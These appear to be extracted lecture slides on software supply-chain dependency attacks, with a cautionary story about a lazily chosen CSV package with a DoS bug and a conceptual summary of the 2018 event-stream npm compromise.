
Distribution of Malicious Software




Distribution of Malicious Software




Distribution of Malicious Software



Distribution of Malicious Software



Distribution of Malicious Software



At first, software using the compromised packages as a dependency inherit the security problem

The vulnerability or the malicious payload percolate through the chain, reaching the direct dependencies and finally the App.


A Classic Tale...

First Act:

- **Jack** has been asked to implement a Python function for reading numeric fields within .csv files
- **Jack** is lazy: he does not want to write the code for parsing them
- **Idea**: he googles and then installs the read_csv package
- **Jack** starts to have a guilty conscience...
- ...so he quickly reviews the read_csv package: phew, **it is safe!**

Second Act:


- the read_csv package uses load_f to load files: **this a dependency!**
- unfortunately, load_f has a bug that causes an infinite loop if the file contains a special character
- **Jack** saved 3 minutes of his time...
- ...but due to this bug (vulnerability), an attacker can target his code with a crafted file and cause a DoS.



Source: <https://displate.com/>

Dependency Attacks


- Using **dependencies** as the **entry point** to the software supply chain is very appealing.
- Attacking dependencies allows to:
 - **deliver malicious** code to a vast user base
 - **hijack** the **distribution network** of the ecosystem
 - **deceive detection mechanisms** by using (very) long dependency chains.




Source: <http://monkeyuser.com>

Example: EventStream

- EventStream (event-stream):
 - is a npm package that allows developers to convey all kind of objects through a data stream
 - has millions of downloads every week
 - compromised in 2018 (the “event-stream incident”)
- The attacker:
 - created a **rogue package**, i.e., flatmap-stream
 - **infiltrated** into the event-stream repository
 - did **not compromise** the code but **added** flatmap-stream as a **dependency** to event-stream
 - went **dormient** and waited
 - **updated** the flatmap-stream package inserting a vulnerability.
- When the event-stream package updated its dependencies:
 - it inherited the vulnerability
 - it became vulnerable.





Example: EventStream




Example: EventStream

